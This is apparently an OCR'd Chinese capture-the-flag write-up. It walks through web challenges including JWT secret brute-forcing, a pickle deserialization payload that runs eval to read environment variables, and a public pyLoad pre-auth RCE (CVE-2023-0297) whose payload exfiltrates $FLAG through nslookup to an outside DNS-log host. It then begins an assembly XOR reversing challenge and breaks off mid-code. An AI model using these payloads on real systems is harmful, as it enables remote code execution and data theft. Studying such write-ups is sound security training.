
使用Postman请求后，分别提示设置客户端和来源，即设置两个请求头：

- User-Agent: LeMMIH/0.1
- Referer: lemu.de

再次请求，提示需要使用`GREB`请求方式：




在返回的Header中即可找到flag：



2.2 [WEB] Rushing into Courses

分析源代码和抓包可知，每一个课程都有独立的UUID，通过请求接口`/select`来发送选课请求：




因此可以编写一个脚本来完成这个流程：

```
import random
import re
import time
```

```
import requests

base_url = "http://2bf53fc2-1a9f-427b-8ff6-
3fb4155ea919.slctf.bzpl.tech/"

if __name__ == '__main__':
    # Get the page
    response = requests.get(base_url)

    # doCourseSelect('5bb850bb-5a67-4876-b76b-5f1cf329f7db')
    pattern = r"doCourseSelect\('([0-9a-f-]+)'\)"
    waitList = re.findall(pattern, response.text)

    while waitList:
        course = random.choice(waitList)
        print(f"Trying to select {course}")
        response = requests.post(base_url + "api/course/select",
json={"uuid": course})
        if response.status_code == 200 or response.json()
["message"] == '您已选择该课程':
            print(f"Selected {course}")
            waitList.remove(course)
        time.sleep(0.1)
```


Fence 2-1

选满50学分需要一定时间。



2.3 [WEB] Embarking on Games


查看源代码，可以发现一个疑似发送XHR请求的代码片段（此处的`0x1f4`正是`500`，即`500`分）：



接下来，寻找请求地址：


```
> _0x31c375(0x1f9)
< '/0n_th3_t0p_of_toweR,st4nds_th3_fl4g'
> _0x31c375((0x1c1))
< 'GET'
>
```

因此，只需要向这个接口发送`GET`请求即可，记得加上编码后的`Secet-Code`。





2.4 [WEB] Crafting an Art

反引号内可以执行指令，并将结果作为字符串，可以先做一下测试：



但是，`env`指令被禁用，不过我们可以用`base64`编码来绕过，类似方法还有很多，不再赘述：





2.5 [WEB] Cracking the Flask

访问`/?file=secret.py`获取`secret`的生成规则：

```
import random
import string

jwt_secret = 'jwt_secret/' + ''.join(random.sample(string.digits,
4))
```

Fence 2-2

因此，`secret`应当是很容易爆破出来的，根据访问`/`时给出的`Authorization`，可以进行`JWT`伪造。

接下来继续分析代码：

```
@app.route('/flag', methods=['GET'])
def flag():
    token = request.headers.get('Authorization')
    try:
        data = jwt.decode(token, jwt_secret, algorithms=['HS256'])
    except jwt.DecodeError:
        return 'Unauthorized', 401

    if data.get('username') == 'admin':
        pickle_data = data.get('pickle')
        try:
            ret = pickle.loads(base64.b64decode(pickle_data))
            if ret is None:
                return "None"
            if "flag" in str(ret).lower():
                return "Nope"
            return ret
        except Exception:
            return 'Invalid data', 500

    return 'Forbidden', 403
```

Fence 2-3

发现存在`pickle`反序列化漏洞，当`username`为`admin`时，会从请求参数中读取`pickle`的序列化数据，并加载（由于过滤了`flag`，所以需要简单替换一下）。因此有以下解题代码：

```
import base64
import pickle
import random
```

```
import string

import jwt


class PickleReduce:
    def __reduce__(self):
        # get flag from environment variable and encode it with
base64
        return (eval,
("__import__('os').environ.get('FLAG').replace('flag', '!@#$')",))


def crackJwt(jwt_data):
    while True:
        jwt_secret = 'jwt_secret/' +
''.join(random.sample(string.digits, 4))
        try:
            jwt.decode(jwt_data, jwt_secret, algorithms=['HS256'])
            return jwt_secret
        except jwt.InvalidTokenError:
            pass


if __name__ == '__main__':
    secret =
crackJwt("eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRl
c3QifQ.pC3L92wQKIN94Oskf1PgL44OObua-LnRjkdzIcNR3EA")
    print(secret)
    pickle_data =
base64.b64encode(pickle.dumps(PickleReduce())).decode()
    to_encode = {'username': 'admin', 'pickle': pickle_data}
    print(jwt.encode(to_encode, secret, algorithm='HS256'))
```

Fence 2-4

2.6 [WEB] Unleashing PyLoad's Peril

一个已知漏洞，CVE-2023-0297：https://github.com/bAuh0lz/CVE-2023-0297_Pre-auth_RCE_in_pyLoad


根据说明，很容易构造攻击payload：

```
import requests

url = "http://202.120.222.101:10477/flash/addcrypted2"

payload = "jk=pyimport os;os.system(\"nslookup `echo
$FLAG`.948ce830.dnslog.store 223.5.5.5\");f=function f2()
{};&package=xxx&crypted=AAAA&&passwords=aaaa"
headers = {
  'Content-Type': 'application/x-www-form-urlencoded'
}

response = requests.request("POST", url, headers=headers,
data=payload)

print(response.text)
```

Fence 2-5


注意这里需要指定DNS服务器。

接着就能在`DNSLOG`平台收到flag了：



3. REVERSE

3.1 [REVERSE] EasyIDA



3.2 [REVERSE] 汇编代码阅读

```
section .data
    c db 74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34
    flag db 33 dup(0)
    format db "plz input your flag: ", 0
    success db "Congratulations!", 0
    failure db "Sry, plz try again", 0

section .text
    global _start

_start:
    ; Print prompt
    mov eax, 4
    mov ebx, 1
    mov ecx, format
    mov edx, 20
    int 0x80

    ; Read user input
    mov eax, 3
    mov ebx, 0
    mov ecx, flag
    mov edx, 33
    int 0x80

    ; Check flag
    xor esi, esi
check_flag:
    mov al, byte [flag + esi]
    xor al, 0x22
    cmp al, byte [c + esi]
    jne failure_check

    inc esi
    cmp esi, 33
    jne check_flag
```

将用户输入的flag逐字节异或0x22，然后与数组c中的内容比对

解题代码：

```python
data = [74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125,
107, 79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112,
